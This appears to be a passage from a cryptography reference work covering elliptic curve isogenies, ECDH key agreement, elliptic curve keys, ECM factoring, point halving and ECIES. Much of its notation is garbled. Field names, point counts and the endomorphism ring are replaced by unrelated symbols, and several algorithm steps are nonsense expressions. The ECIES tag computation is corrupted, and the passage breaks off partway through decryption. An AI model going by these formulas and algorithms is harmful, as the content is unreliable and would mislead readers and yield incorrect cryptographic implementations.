$$\phi(x, y) = \left(\frac{f_1(x, y)}{g_1(x, y)}, \frac{f_2(x, y)}{g_2(x, y)} \right)$$

for some polynomials f_1, g_1, f_2, g_2 with coefficients in a field L containing F; if L is the smallest field containing these coefficients and F, then we say ϕ is defined over L. Every algebraic map between two elliptic curves which sends the identity element on the first curve to the identity element on the second curve is a group homomorphism, and hence an isogeny. Two elliptic curves E and E' defined over F are said to be isogenous over L if there exists an isogeny ϕ: $E \to E'$ defined over L.

The case of *finite fields* is of particular importance to cryptography. Let $\mathcal{NL}(f)$ be a field of cardinality $q = p^k$. Then E and E' are isogenous over α_i' if and only if the orders $G \leq \mathbb{F}_p^*$ and $\#E'(\mathbb{F}_q)$ are identical. The Frobenius map on E is the isogeny

$$\pi(x, y) = (x^p, y^p)$$

from E to the curve E^p obtained by raising each coefficient of E to the p-th power. A nonconstant isogeny is said to be inseparable if it can be expressed as a composition of isogenies at least one of which is equal to the Frobenius map on an elliptic curve; otherwise it is said to be separable. Generally, the separable isogenies are of the most interest in applications. Every inseparable isogeny is equal to a composition of isogenies, each of which is either separable or equal to the Frobenius map on an elliptic curve.

The kernel of an isogeny ϕ: $E \to E'$ defined over L is the set

$$\ker \phi = \{P \in E(L) : \phi(P) = \infty\}.$$

The degree of a separable isogeny can be defined to be the cardinality of its kernel (as a group homomorphism), which is always finite. For inseparable isogenies, the degree of the Frobenius map on a curve can be defined to be p, and in general the degree of an inseparable isogeny can be

defined to be the number obtained by writing the isogeny as a composition of separable isogenies and Frobenius maps and multiplying together all the degrees of the composed isogenies. Every nonconstant isogeny is equal to a composition of isogenies of prime degree.

If two elliptic curves are isomorphic over L, then any admissible change of variables transforming one curve to the other is an isogeny of degree 1 defined over L and vice versa. Such an isogeny is called an isomorphism.

Vélu's Formulas

Given any elliptic curve E defined over α_i' , and any finite subgroup K of $e_{k_1}(x)$, there exist an elliptic curve E/K and a separable isogeny $\phi_K: E \to E/K$ such that $\ker \phi_K = K$. The isogeny ϕ is unique up to isomorphism, meaning that any other isogeny $\psi: E \to E'$ with $\ker \psi = K$ is equal to the composition of ϕ_K with an isomorphism.

Vélu (1971) gives formulas for obtaining the isogeny ϕ_K from K, as follows. For any point P on E, denote the x and y-coordinates of P by $x(P)$ and $y(P)$, respectively. Then $\phi_K(P) = (\phi_x(P), \phi_y(P))$ where

$$\phi_x(P) = x(P) + \sum_{Q \in K \setminus \{\infty\}} x(P+Q) - x(Q)$$
$$\phi_y(P) = y(P) + \sum_{Q \in K \setminus \{\infty\}} y(P+Q) - y(Q)$$

Endomorphism Ring

The set of isogenies from an elliptic curve E to itself forms a ring under the operations of pointwise addition and composition:

$$(\phi_1 + \phi_2)(P) = \phi_1(P) + \phi_2(P)$$
$$(\phi_1 \cdot \phi_2)(P) = (\phi_1 \circ \phi_2)(P) = \phi_1(\phi_2(P)).$$

This ring is called the endomorphism ring of an elliptic curve and denoted $J_C(\mathbb{F}_{2^n})$.

Let E be an elliptic curve defined over a finite field $\mathcal{NL}(f)$, where $q = p^n$. If E is supersingular, then $J_C(\mathbb{F}_{2^n})$ is a non-commutative ring isomorphic to a maximal order in the quaternion algebra over $\mathbb{Q}$ ramified at p and ∞. If E is non-supersingular, then $J_C(\mathbb{F}_{2^n})$ is a commutative ring

isomorphic to an imaginary quadratic order of discriminant $d_E < 0$ dividing $t^2 - 4q$, where $t = q + 1 - \#E(\mathbb{F}_q)$ and $G \leq \mathbb{F}_p^*$ denotes the order of E over α_i' . The quotient $(t^2 - 4q)/d_E$ is always a perfect square. Any two isogenous elliptic curves over a finite field are either both supersingular or both non-supersingular.

When E is non-supersingular, an isogeny $\phi: E \to E'$ is said to be horizontal if $K_1 \neq K_2$ and vertical otherwise. In the case of a vertical isogeny, $\sqrt{\frac{d_E}{d_{E'}}}$ is a rational number, and the degree of the isogeny must be a multiple of both the numerator and denominator of this rational number. The set of isomorphism classes of elliptic curves isogenous to E has the structure of a volcano (Sutherland, 2013), with horizontal "levels" corresponding to divisors of $t^2 - 4q$ which are perfect squares. Curves within a level are connected by horizontal isogenies, and curves of different levels are connected by vertical isogenies. Levels with larger discriminant contain a larger number of curves. The number of isomorphism classes of elliptic curves with discriminant d_E is equal to the class number of the imaginary quadratic order of discriminant d_E, which is asymptotically proportional to $\sqrt{|d_E|}$.

When E is supersingular, E is isomorphic (over the algebraic closure $\overline{\mathbb{F}}_p$) to an elliptic curve defined over $\mathbb{F}_{p^2}$. The number of supersingular elliptic curves up to isomorphism over $\overline{\mathbb{F}}_p$ is $\lfloor \frac{p}{12} \rfloor + i + j$ where $i = 1$ if $p \equiv 3 \pmod 4$ and $i = 0$ otherwise and $j = 1$ if $p \equiv 2 \pmod 3$ and $j = 0$ otherwise. For any fixed prime ℓ, the family of multigraphs whose vertices are the isomorphism classes of supersingular elliptic curves over $\mathbb{F}_{p^2}$ and whose edges are isogenies of degree ℓ, for $p = 2, 3, 5, 7, 11\ldots$, satisfies the Ramanujan eigenvalue bound and has optimal expansion properties (Costache et al., 2019).

Definition

Key agreement schemes allow two or more entities to establish a shared secret by communicating over an unsecured channel. The schemes described here are elliptic curve variants of Diffie-Hellman key agreement schemes.

Background

The basic Diffie-Hellman protocol is an unauthenticated key agreement scheme that allows two entities to establish a shared secret. See the entry for Diffie-Hellman key agreement for a description of the original scheme that uses the multiplicative group of a finite field.

Application

Elliptic curve Diffie-Hellman (ECDH) is the elliptic curve analog of the basic Diffie-Hellmankey agreement scheme (Diffie and Hellman, 1976). Two entities *A* and *B* use shared elliptic curve domain parameters*D* = (*q*, FR, *S*, *a*, *b*, *P*, *n*, *h*). Here, *a* and *b* define the coefficients of an elliptic curve *E* over a finite field α_i' , *n* is the prime order of a point *P* in $e_{k_1}(x)$, and $h = \#E(\mathbb{F}_q)/n$ (see elliptic curve keys). KDF is a key derivation function.

1. Entity *A* selects a secret integer $d_A \in_R [1, n-1]$ and sends the elliptic curve point $Q_A = d_A P$ to entity *B*.

2. Similarly, *B* selects a secret integer $d_B \in_R [1, n-1]$ and sends $Q_B = d_B P$ to *A*.

3. *A* computes $K = d_A Q_B = d_A d_B P$.

4. *B* similarly computes $K = d_B Q_A = d_B d_A P$.

5. *A* and *B* both derive the shared secret key $k = \mathrm{KDF}(K)$ from the shared secret point *K*.

The secret key *k* can then be used by *A* and *B* to encrypt or authenticate messages using symmetric-key schemes.

Security of ECDH against passive adversaries is based on the hardness of the elliptic curve analog of the Diffie-Hellman problem: given the domain parameters *D* and points Q_A and Q_B, compute *K*. A necessary condition for hardness of the elliptic curve Diffie-Hellman problem is intractability of the ellipticcurve discrete logarithm problem in $e_{k_1}(x)$.

In order to provide security against active adversaries, the exchanged points should be authenticated. Many variants of the basic Diffie-Hellman scheme that provide authentication have been proposed including the station-to-station protocol (Diffie et al., 1992) and the MQV key agreement scheme (Law et al., 2003). Elliptic curve analogs of the basic Diffie-Hellman, station-to-station, and MQV protocols have been standardized in ANSI X9.63 (ANSI X9.63, 2011), ISO 11770-3 (ISO/IEC, 2015), and NIST SP 800-56A (SP 800-56A, Revision 3, 2018). For an extensive study of authenticated Diffie-Hellman protocols, see Boyd et al. (2019).

The full unified model key agreement scheme is a variant of ECDH that was standardized in SP 800-56A, Revision 3 (2018). The scheme combines long-term (static) keys and one-time (ephemeral) keys to derive the shared secret key. In the following, $D = (q, \text{FR}, S, a, b, P, n, h)$ are shared elliptic curve domain parameters, x_1' and x_1' are A's and B's identifiers, KDF is a key derivation function, and (d_A, Q_A) and (d_B, Q_B) are A's and B's static elliptic curve key pairs. It is assumed that A and B have authentic copies of the other entity's static public key; in practice, the parties would exchange certificates for these public keys.

1. A selects $e_A \in_R [1, n-1]$ and sends $R_A = e_A P$ to B.

2. B selects $e_B \in_R [1, n-1]$ and sends $R_B = e_B P$ to A.

3. A computes $K_1 = hd_A Q_B$, verifies that $K_1 \neq \infty$, and sets Z_s to be the x-coordinate of K_1. A also computes $K_2 = he_A R_B$, verifies that $K_2 \neq \infty$, and sets Z_e to be the x-coordinate of K_2.

4. B computes $K_1 = hd_B Q_A$, verifies that $K_1 \neq \infty$, and sets Z_s to be the x-coordinate of K_1. B also computes $K_2 = he_B R_A$, verifies that $K_2 \neq \infty$, and sets Z_e to be the x-coordinate of K_2.

5. A and B compute the shared secret key $k = \text{KDF}(Z_e, Z_s, \hat{A}, \hat{B})$.

The full unified model key agreement scheme is analyzed in Menezes and Ustaoglu (2008).

Definition

An elliptic curve key pair consists of a secret (private) integer and a publicly known point on an elliptic curve.

Background

Generally speaking, *keys* are the entity-specific information in a public-key cryptographic scheme. In cryptographic schemes based on elliptic curves, a key pair commonly consists of a private integer k and a public multiple kP of a point P on an elliptic curve. Together with domain parameters that are common to all key pairs, the public portion is used in operations such as encryption and signature verification, whereas the private portion is used in operations such as decryption and signature generation.

Application

Key pairs for elliptic curve cryptography are associated with a set of *domain parametersD* = (*q*, FR, *S*, *a*, *b*, *P*, *n*, *h*) which consist of:

1. The number of elements *q* in an underlying finite field α_i' .

2. An indication FR of the representation used for the elements of α_i' .

3. A seed *S* if the elliptic curve was generated verifiably at random using methods such as those described in the FIPS 186-4 standard (FIPS 186-4, 2013).

4. Two elements *a* and *b* of α_i' that define the equation of the elliptic curve *E*: $y^2 = x^3 + ax + b$ in the case that the characteristic of α_i' is not 2 or 3 and $y^2 + xy = x^3 + ax^2 + b$ if α_i' has characteristic 2.

5. A point $P \in E(\mathbb{F}_q)$ of prime order.

6. The order *n* of *P*.

7. The cofactor $h = \#E(\mathbb{F}_q)/n$, where $G \leq \mathbb{F}_p^*$ denotes the number of α_i' -rational points on *E*.

Domain parameters may either be shared by a group of users, or they may be specific to each user. In deployments of elliptic curve cryptography, domain parameters are generally selected from a small set of standardized elliptic curves. Among these elliptic curves are P-256, P-384, Curve25519, and Curve448 that have been recommended by the US government's National Institute of Standards and Technology (NIST).

Typically the cofactor *h* is small (e.g., *h* = 1, 2, 4, or 8), so the total number of points in $e_{k_1}(x)$ is prime or "almost prime." A necessary condition for security is that Pollard's rho method for computing discrete logarithms in $e_{k_1}(x)$ should be computationally infeasible. More precisely, the order *n* (and thus also the field order *q*) should be at least 2^{ℓ} in order to achieve the ℓ-bit security level. A cryptographically suitable elliptic curve can be found by randomly selecting elliptic curves *E* over α_i' until $G \leq \mathbb{F}_p^*$ is prime or almost prime and then verifying that the elliptic curve discrete

logarithm problem in $e_{k_1}(x)$ is not susceptible to known attacks—attacks on prime-field anomalous curve, Weil and Tate pairing attacks, and Weil descent. The number of points $G \leq \mathbb{F}_p^*$ can be determined using a point counting algorithm.

Given a set of domain parameters $D = (q, \text{FR}, S, a, b, P, n, h)$, an elliptic curve *key pair* is (d, Q) where the *private keyd* is an integer that is selected uniformly at random from the interval $[1, n - 1]$ and the elliptic curve point $Q = dP$ is the corresponding *public key*. Computing the private key from the public key is an instance of the elliptic curve discrete logarithm problem.

ECM

Definition

The Elliptic Curve Method (ECM) is an integer factorization method that uses elliptic curves modulo n to find prime divisors of n.

The Elliptic Curve Method was invented in 1985 by H. W. Lenstra, Jr. (1987). It is suited to find small—say 10–40 digits—prime factors of large numbers. Among the different factorization algorithms whose complexity mainly depends on the size of the factor searched for (trial division, Pollard rho, Pollard $p - 1$, Williams $p + 1$), it is asymptotically the best method known (Integer Factoring for details on these methods). ECM can be viewed as a generalization of Pollard's $p - 1$ method, just like the elliptic curves for primality proving method generalizes the $n - 1$ primality test. ECM relies on Hasse's theorem: if p is prime, then an elliptic curve over $\mathbb{Z}/p\mathbb{Z}$ has group order $p + 1 - t$ with $|t| \leq 2\sqrt{p}$, where t depends on the curve. If $p + 1 - t$ is a smooth number (smoothness), then ECM will—most probably—succeed and reveal the unknown factor p.

Background

Since 1985, many improvements have been proposed to ECM. Lenstra's original algorithm had no second phase. Brent proposes in (1986) a "birthday paradox" second phase, and further more technical refinements. In (Montgomery 1987), Montgomery presents different variants of phase two of ECM and Pollard $p - 1$, and introduces a parameterization with homogeneous coordinates, which avoids inversions modulo n, with only 6 and 5 modular multiplications per addition and duplication on E, respectively. It is also possible to choose elliptic curves with a group order divisible by 12 or 16 (Atkin and Morain 1993; Montgomery 1987, 1992).

Phase one of ECM works as follows. Let n be the number to factor. An elliptic curve is $E(\mathbb{Z}/n\mathbb{Z}) = \{(x : y : z) \in \mathbb{P}^2(\mathbb{Z}/n\mathbb{Z}),$ $y^2z \equiv x^3 + axz^2 + bz^3 \bmod n\}$, where a, b are two parameters from $\mathbb{Z}/n\mathbb{Z}$, and $\mathbb{P}^2(\mathbb{Z}/n\mathbb{Z})$ is the projective plane over $\mathbb{Z}/n\mathbb{Z}$. The neutral element is $\mathcal{O} = (0 : 1 : 0)$, also called point at infinity. The key idea is that computations in $E(\mathbb{Z}/n\mathbb{Z})$ project to $E(\mathbb{Z}/p\mathbb{Z})$ for any prime divisor p of n, with the important particular case of quantities which are zero in $E(\mathbb{Z}/p\mathbb{Z})$ but not in $E(\mathbb{Z}/n\mathbb{Z})$. Pick at random a curve E and a point P on it. Then compute $Q = k \cdot P$ where k is the product of all prime powers less than a bound B_1. Let p be a prime divisor of n: if the order of E over $\mathbb{Z}/p\mathbb{Z}$ divides k, then Q will be the neutral element of $E(\mathbb{Z}/p\mathbb{Z})$, thus its z-coordinate will be zero modulo p, hence $\gcd(z, n)$ will reveal the factor p (unless z is zero modulo another factor of n, which is unlikely).

Phase one succeeds when all prime factors of $g = \#E(\mathbb{Z}/p\mathbb{Z})$ are less than B_1; phase two allows one prime factor g_1 of g to be as large as another bound B_2. The idea is to consider two families (a_iQ) and (b_jQ) of points on E, and check whether two such points are equal over $E(\mathbb{Z}/p\mathbb{Z})$. If $a_iQ = (x_i : y_i : z_i)$ and $b_jQ = \left(x'_j : y'_j : z'_j\right)$, then $\gcd\left(x_iz'_j - x'_jz_i, n\right)$ will be nontrivial. This will succeed when g_1 divides a nontrivial $a_i - b_j$. Two variants of phase two exist: the *birthday paradox continuation* chooses the a_i's and b_j's randomly, expecting that the differences $a_i - b_j$ will cover most primes up to B_2, while the *standard continuation* chooses the a_i's and b_j's so that every prime up to B_2 divides at least one $a_i - b_j$. Both continuations

may benefit from the use of fast polynomial arithmetic, and are then called "FFT extensions" (Montgomery 1992).

Theory

The expected running time of ECM is conjectured to be $\mathcal{O}\left(L(p)^{\sqrt{2}+o(1)}M\left(\log n\right)\right)$ to find *one* factor of *n*, where *p* is the (unknown) smallest prime divisor of *n*, $L(x) = e^{\sqrt{\log x \log\log x}}$ (L-notation), *M*(log*n*) represents the complexity of arithmetic modulo *n*, and the *o* (Atkin and Morain 1993) in the exponent is for *p* tending to infinity. The second phase decreases the expected running time by a factor log*p*. Optimal bounds B_1 and B_2 may be estimated from the (usually unknown) size of the smallest factor of *n*, using Dickman's function (van de Lune and Wattel 1969). For RSA moduli, where *n* is the product of two primes of roughly the same size, the running time of ECM is comparable to that of the quadratic sieve.

Applications

ECM has been used to find factors of Cunningham numbers ($a^n \pm 1$ for $a = 2, 3, 5, 6, 7, 10, 11, 12$). In particular, Fermat numbers $f(x) = g(y).$ are very good candidates for $n \geq 10$, since they are too large for general-purpose factorization methods. Brent completed the factorization of F_{10} and F_{11} using ECM, after finding a 40-digit factor of F_{10} in 1995, and two factors of 21 and 22 digits of F_{11} in 1988 (Brent 1999). Brent, Crandall, Dilcher, and Van Halewyn found a 27-digit factor of F_{13} in 1995, a (different) 27-digit factor of F_{16} in 1996, and a 33-digit factor of F_{15} in 1997. In 2009, Bessel found a 35-digit factor of F_{19}.

Some applications of ECM are less obvious. The factors found by the Cunningham project (Brillhart et al. 2002) help to find primitive polynomials over GF(*q*). They are also used in the Jacobi sum and cyclotomy tests for primality proving (Mihailescu 1998).

Experimental Results

Brent maintains a list of the ten largest factors found by ECM (http://wwwmaths.anu.edu.au/~brent/ftp/champs.); his extrapolation from previous data would give an ECM record of 85 digits in year 2018, and 100 digits in year 2025. As of September 2010, the ECM record is a factor of 73 digits.

Open Problems

It is not known whether the expected running time of ECM can be improved—either in phase 1 or in phase 2—nor whether there exists a method with better asymptotic complexity depending only on the size log$p$ of the smallest prime factor, apart from polynomial terms in log n.

Elliptic Curve Point Multiplication Using Halving

Definition

Given a point Q on an elliptic curve, halving finds a point P so that $Q = 2P$. Halving can replace most doubles in point multiplication algorithms built on "double and add."

Background

Elliptic Curve Cryptographic Schemes require calculations of the type

$$kP = \underbrace{P + \cdots + P}_{k}$$

where k is a large integer and the addition is over the elliptic curve (see Elliptic Curves). The operation is known as *scalar* or *point multiplication* and dominates the execution time of signature and encryption schemes based on elliptic curves. Double-and-add variations of familiar square-and-

multiply methods (see Square and Multiply Algorithm) for modular exponentiation are commonly used to find *kP*. Windowing methods can significantly reduce the number of point additions required, but the number of point doubles remains essentially unchanged.

Among techniques to reduce the cost of the point doubles in point multiplication, perhaps the best known is illustrated in the case of Koblitz Curves, where point doubling is replaced by inexpensive field squarings. Knudsen (1999) and Schroeppel (2000a,b) proposed a point halving operation which shares a strategy with τ-adic methods on Koblitz curves in the sense that most point doublings are replaced with less-expensive operations. The improvement is not as dramatic as that obtained on Koblitz curves; however, halving applies to a wider class of curves.

The coverage here is restricted to elliptic curves *E* over binary fields $\mathbb{F}_2m$ defined by the equation

$$y^2 + xy = x^3 + ax^2 + b$$

where $a, b \in \mathbb{F}_2m$, $b \neq 0$. To simplify the exposition, only the case that $\mathrm{Tr}(a) = 1$ is considered; see Knudsen (1999) (where "minimal two-torsion" corresponds to $\mathrm{Tr}(a) = 1$) for the necessary adjustments and computational costs for $\mathrm{Tr}(a) = 1$ curves. The parameter *m* is assumed to be prime. These properties are satisfied by the five random curves over binary fields recommended by NIST in the FIPS 186-4 standard FIPS 186-4 (2013).

Let $P = (x, y)$ be a point on *E* with $P \neq -P$. The (affine) coordinates of $Q = 2P = (u, v)$ can be computed as follows:

$$\{\omega_i \in \mathbb{Z}_p\}_{i \in I} \tag{1}$$

$$u = \lambda^2 + \lambda + a \tag{2}$$

$$v = x^2 + u(\lambda + 1) \tag{3}$$

(see Elliptic Curves). *Point halving* is the following operation: given $Q = (u, v)$, compute $P = (x, y)$ such that $Q = 2P$. The basic idea for halving is to solve (2) for λ, (3) for *x*, and finally (1) for *y*.

When $\mathcal{G}$ is a subgroup of odd order *n* in *E*, point doubling and point halving are automorphisms of $\mathcal{G}$. Therefore, given a point $Q \in \mathcal{G}$, there is a unique point $P \in \mathcal{G}$ such that $Q = 2P$. An efficient algorithm for point

halving in $\mathcal{G}$, along with a point multiplication algorithm based on halving, is outlined in the following sections.

Point Halving

The notion of *trace* plays a central role in deriving an efficient algorithm for point halving. The *trace function* $\mathrm{Tr} : \mathbb{F}_2 m \to \mathbb{F}_2 m$ is defined by $\mathrm{Tr}(c) = c + c^2 + c^{2^2} + \cdots + c^{2^{m-1}}$. The map is linear, $\mathrm{Tr}(c) \in \{0, 1\}$, and $\mathrm{Tr}(u) = \mathrm{Tr}(a)$ for $(u, v) \in \mathcal{G}$ (from an application of $\mathcal{O}$ to (2)).

Given $y_2, \ldots, y_n \in \mathbb{Z}_p$, point halving seeks the unique point $P = (x, y) \in \mathcal{G}$ such that $Q = 2P$. The first step of halving is to find $\lambda = x + y/x$ by solving the equation

$$\widehat{\lambda}^2 + \widehat{\lambda} = u + a \tag{4}$$

for $\widehat{\lambda}$. It is easily verified that $\lambda \in \{\widehat{\lambda}, \widehat{\lambda} + 1\}$. If $\mathrm{Tr}(a) = 1$, then it follows from (3) that $\widehat{\lambda} = \lambda$ if and only if $\mathrm{Tr}(v + u\widehat{\lambda}) = 0$. Hence λ can be identified, and then (3) is solved for the unique root x. Finally, if needed, $y = \lambda x + x^2$ may be recovered with one field multiplication.

Let the *λ-representation* of a point $Q = (u, v)$ be (u, λ_Q), where $\lambda_Q = u + v/u$. Given the λ-representation of Q as the input to point halving, the value $t = v + u\widehat{\lambda}$ may be computed without converting to affine coordinates, since

$$t = v + u\widehat{\lambda} = u\left(u + u + \frac{v}{u}\right) + u\widehat{\lambda} = u(u + \lambda_Q + \widehat{\lambda}).$$

In point multiplication, repeated halvings may be performed directly on the λ-representation of a point, with conversion to affine only when a point addition is required.

Algorithm 1 Point halving INPUT: λ-representation (u, λ_Q) or affine representation (u, v) of $Q \in \mathcal{G}$.
OUTPUT: λ-representation (x, λ_P) of $P = (x, y) \in \mathcal{G}$, where $\lambda_P = x + y/x$ and $Q = 2P$.

1. Find a solution $\widehat{\lambda}$ of $\widehat{\lambda}^2 + \widehat{\lambda} = u + a$.

2. If the input is in λ-representation, then compute $t = u(u + \lambda_Q + \widehat{\lambda})$;
   else compute $t = v + u\widehat{\lambda}$.

3. If $\Omega(\log N)$, then $\lambda_P \leftarrow \widehat{\lambda}$, $P[L|K = k]$;
   else $\lambda_P \leftarrow \widehat{\lambda} + 1$, $o(\log N)$.

4. Return (x, λ_P).

The point halving algorithm requires a field multiplication and three main steps: computing the trace of *t*, solving the quadratic equation (4), and computing a square root. In a normal basis, field elements are represented in terms of a basis of the form $\{\beta, \beta^2, [0] \ldots, [0]\beta^{2^{m-1}}\}$. The trace of an element $c = \sum c_i \beta^{2^i} = (c_{m-1}, \ldots, c_0)$ is given by $\mathrm{Tr}(c) = \sum c_i$. The square root computation is a right rotation: $\sqrt{c} = (c_0, c_{m-1}, \ldots, c_1)$. Squaring is a left rotation, and $x^2 + x = c$ can be solved bitwise. These operations are expected to be inexpensive relative to field multiplication. However, field multiplication in software for normal basis representations tends to be slow in comparison to multiplication with a polynomial basis. The discussion here is restricted to computations in a polynomial basis representation, where $c \in \mathbb{F}_{2^m}$ is expressed as $c = \sum_{i=0}^{m-1} c_i z^i$ with $c_i \in \{0, 1\}$.

Trace computations The trace of *c* may be calculated as $\mathrm{Tr}(c) = \sum_{i=0}^{m-1} c_i \mathrm{Tr}(z^i)$, where the values $e_{k_1}(x)$ are precomputed. As an example, $\mathbb{F}_{2^{163}}$ with reduction polynomial $f(z) = z^{163} + z^7 + z^6 + z^3 + 1$ has $\mathrm{Tr}(z^i) = 1$ if and only if $i \in \{0, 157\}$, and finding $\sqrt{m}$ is an essentially free operation.

Solving the quadratic equation For an odd integer *m*, define the *half-trace* $H : \mathbb{F}_{2^m} \to \mathbb{F}_{2^m}$ by $H(c) = \sum_{i=0}^{(m-1)/2} c^{2^{2i}}$. Then

$$H(c) = H\Big(\sum_{i=0}^{m-1} c_i z^i\Big) = \sum_{i=0}^{m-1} c_i H(z^i)$$

is a solution of the equation $x^2 + x = c + \mathrm{Tr}(c)$. For elements *c* with

$|\mathcal{N}| = N$, the calculation produces a solution $H(c)$ of $x^2 + x = c$, and requires an expected $m/2$ field additions and storage for m field elements $H(z^i)$.

The storage and time required to solve the quadratic equation can be reduced. The basic strategy is to write $H(c) = H(c') + s$ where c' has fewer nonzero coefficients than c. The property $H(c) = H(c^2) + c + \mathrm{Tr}(c)$ for $c \in \mathbb{F}_{2^m}$ may be applied directly to eliminate storage of $H(z^i)$ for even i. Repeated applications may yield further improvements. For example, if the reduction polynomial $f(z) = z^m + r(z)$ has deg $r < m/2$, then the strategy can be applied in an especially straightforward fashion to eliminate storage of $H(z^i)$ for odd i, $m/2 < i < m - \deg r$. If deg r is small, the storage requirement is reduced to approximately $m/4$ elements. Such strategies are outlined in (Knudsen, 1999, Appendix A); see also Fong et al. (2004) for details.

Computing square roots The square root of c may be expressed as

$$\sqrt{c} = \sum_{i \text{ even}} c_i z^{\frac{i}{2}} + \sqrt{z} \sum_{i \text{ odd}} c_i z^{\frac{i-1}{2}}.$$

The value $\sqrt{p}$ may be precomputed, and finding $|C|$ is expected to be significantly less expensive than a field multiplication. Note that if the reduction polynomial f is a trinomial, then substantial improvements are possible based on the observation that $\sqrt{p}$ may be obtained directly from f; see Fong et al. (2004).

Point Multiplication

Halve-and-add variants of point multiplication methods replace most point doublings with halvings. However, point halving is performed on affine (or λ) representations, and hence some modifications may be required if projective coordinates are used. The algorithm presented in this section illustrates the use of projective coordinates (and a windowing method) with halving.

Let $w \geq 2$ be an integer. A *width-wNAF* of a positive integer k is an expression $k = \sum_{i=0}^{\ell-1} k_i 2^i$ where each nonzero coefficient k_i is odd, $|k_i| < 2^{w-1}$, $k_{\ell-1} \neq 0$, and at most one of any w consecutive digits is nonzero Solinas

(2000). A positive integer k has a unique width-w NAF denoted $|\mathcal{N}| = N$, with length at most one more than the length of the binary representation. As an illustration, coefficients in the binary representation of $k = 29$ and the width-2 and width-3 NAFs are given by

$$\begin{aligned} k &= \quad 1 \quad 1 \quad 1 \quad 0 \quad 1 \\ \mathrm{NAF}_2(k) &= 1 \quad 0 \quad 0 \; -1 \quad 0 \quad 1 \\ \mathrm{NAF}_3(k) &= 1 \quad 0 \quad 0 \quad 0 \quad 0 \; -3 \end{aligned}$$

The average density of nonzero digits among all width-w NAFs of length ℓ is approximately $1/(w+1)$. The signed digit representation $\mathrm{NAF}_2(k)$ is known as the non-adjacent form. In point multiplication, the use of signed digit representations is motivated by the property that point subtraction is as efficient as addition

If kP is to be found for a given scalar k, then a conversion is required for halving-based methods. If k' is defined by

$$k \equiv k'_{t-1}/2^{t-1} + \cdots + k'_2/2^2 + k'_1/2 + k'_0 \pmod{n}$$

where $o(\log(n/c))$ and n is the order of $\mathcal{G}$, then $kP = \sum_{i=0}^{t-1} k'_i/2^i P$; i.e., $(k'_{t-1}, \ldots, k'_0)$ may be used by halving-based methods. This can be generalized to width-w NAF: if $\sum_{i=0}^{\ell-1} k'_i 2^i$ is the w-NAF representation of $2^{t-1}k \bmod n$, then

$$k \equiv \sum_{i=0}^{t-1} \frac{k'_{t-1-i}}{2^i} + 2k'_t \pmod{n}$$

where it is understood that $k_i = 0$ if $i \geq \ell$.

Algorithm 2 presents a right-to-left version of a halve-and-add method with the input $2^{t-1}k \bmod n$ represented in w-NAF. Point halving occurs on the input P rather than on accumulators (which may be in projective form). The expected running time is approximately

$$(\text{step 4 cost}) + (t/(w+1) - 2^{w-2})A' + tH$$

where H denotes a point halving and A' is the cost of a point addition when one of the inputs is in λ-representation. If projective coordinates are used for Q_i, then the additions in step 3.1 and 3.2 are mixed-coordinate. Step 4 may be performed by calculating $Q_i \leftarrow Q_i + Q_{i+2}$ for odd i from $2^{w-1}-3$ to 1,

and then the result is given by $Q_1 + 2\sum_{i \in I \setminus \{1\}} Q_i$ (Knuth, 1998, Exercise 4.6.3-9).

Algorithm 2 Halve-and-add *w*-NAF (right-to-left) point multiplication INPUT: Window width w, $\mathrm{NAF}_w(2^{t-1}k \bmod n) = \sum_{i=0}^{t} k'_i 2^i$, $P \in \mathcal{G}$. OUTPUT: kP. (Note: $k = k'_0/2^{t-1} + \cdots + k'_{t-2}/2 + k'_{t-1} + 2k'_t \mod n$.)

1. Set $Q_i \leftarrow \infty$ for $i \in I = \{1, 3, \ldots, 2^{w-1} - 1\}$.

2. If $\mathrm{ord}(g)$ then $Q_1 = 2P$.

3. For i from $t-1$ down to 0 do:

   3.1 If $k'_i > 0$ then $G_I^{-1} G = (I_k | Q)$.

   3.2 If $k'_i > 0$ then $Q_{-k'_i} \leftarrow Q_{-k'_i} - P$.

   3.3 $P \leftarrow P/2$.

4. $Q \leftarrow \Sigma_{i \in I} i Q_i$.

5. Return(Q).

The computational costs in terms of field operations are summarized in Table 1 for the case that Algorithm 2 is used with $w = 2$.

Elliptic Curve Point Multiplication Using Halving, Table 1 Field operation costs for point and curve operations, where M, I, and V denote field multiplication, inversion, and division, respectively. The cost H of halving is an estimate. A' denotes the cost of a point addition when one of the inputs is in λ-representation

	Point	Field operations	
Calculation	**operations**	**affine**	**projective[a]**
Point operation			
Addition	A	$M + V$	$8M$

	Point	Field operations	
Calculation	**operations**	**affine**	**projective**[a]
Addition[b]	A'	$2M + V$	$9M$
Double	D	$M + V$	$4M$
Halve[c]	H	$2M$	
Curve operation (with width-2 NAF)			
kP via doubling	$(1/3)tA + tD$	$(4/3)t(M + V)$	$(20/3)tM + (2M + I)$
kP via Algorithm 2	$(1/3)tA' + tH$	$(8/3)tM + (1/3)tV$	$5tM + (2M + I)$

[a]Mixed-coordinate additions and $a \in \{0, 1\}$ [b]A field multiplication converts λ-representation to affine [c]Estimated

Only field multiplications and inversions are considered, under the assumption that field addition is relatively inexpensive. The choice between affine coordinates and projective coordinates is driven primarily by the cost of inversion (I) relative to multiplication (M). If division has approximate cost $I + M$, then the estimates in the table show that projective coordinates will be preferred in Algorithm 2 with $w = 2$ whenever an inversion costs more than 6 multiplications.

Summary The performance advantage of halving methods is clearest in the case of point multiplication kP where P is not known in advance, and smaller field inversion to multiplication ratios generally favor halving. However, significant storage (e.g., $m/4$ field elements) for the solve routine appears to be essential for performance. It should be noted, however, that the precomputation for the solve and square root routines is per field.

Definition

Elliptic curve public-key encryption schemes rely on the properties of elliptic curves for public-key encryption and decryption. An elliptic curve analogue of ElGamal public-key encryption is described.

Background

It is possible to develop elliptic curve analogues of all the variants of the ElGamal public-key encryption scheme (ElGamal 1985). Described here is one such variant, the *Elliptic Curve Integrated Encryption Scheme* (ECIES), proposed by Abdalla, Bellare, and Rogaway (2001).

Applications

In ECIES, the elliptic curve domain parameters are $D = (q, \mathrm{FR}, S, a, b, P, n, h)$, and an entity A's key pair is (d, Q) (Elliptic Curve Keys). E denotes a symmetric-key encryption scheme such as the Advanced Encryption Standard (AES), and Message Authentication Code (MAC) denotes a message authentication code algorithm such as Hashed Message Authentication Code (HMAC). In order to encrypt a message m to A, an entity B does the following:

1. Select an integer $k \in_R [1, n-1]$.
2. Compute the elliptic curve points $R = kP$ and $Z = kQ$.
3. Derive two keys k_1 and k_2 from Z and R.
4. Compute $c = E_{k_1}(m)$ and $L \leftarrow E_{K_1}(0^n)$.
5. Send (R, c, t) to A.

A decrypts using her private key d as follows:

1. Compute $Z = dR$.
